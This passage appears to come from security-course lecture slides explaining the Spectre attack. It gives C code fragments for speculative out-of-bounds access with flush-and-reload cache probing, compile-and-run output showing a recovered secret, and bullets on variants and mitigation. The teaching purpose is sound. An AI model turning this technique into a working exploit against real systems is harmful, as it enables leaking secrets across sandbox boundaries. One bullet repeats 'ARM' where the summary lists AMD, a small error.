This protection pattern is widely used in software **sandbox** (such as those implemented inside browsers)

The Spectre Attack

spectreAttack(int larger_x)

```
// Ask restrictedAccess() to return the secret in out-of-order  
execution.  
s = restrictedAccess(larger_x);    ④  
array[s*4096 + DELTA] += 88;      ⑤
```

```
int main()  
{  
    flushSideChannel();  
    size_t larger_x = (size_t)(secret - (char*)buffer);    ⑥  
    spectreAttack(larger_x);  
    reloadSideChannel();  
    return (0);  
}
```

Attack Result

```
$ gcc -march=native SpectreAttack.c  
$ a.out  
array[0*4096 + 1024] is in cache.  
The Secret = 0.  
array[65*4096 + 1024] is in cache.  
The Secret = 65.
```

Success



Why is 0 in
the cache?

Spectre Variant and Mitigation

- Since it was discovered in 2017, several Spectre variants have been found
- Affecting Intel, ARM, and ARM
- The problem is in hardware
- Unlike Meltdown, there is no easy software workaround

Summary

- Stealing secrets using side channels
- Meltdown attack
- Spectre attack
- A form of race condition vulnerability
- Vulnerabilities are inside hardware
 - AMD, Intel, and ARM are affected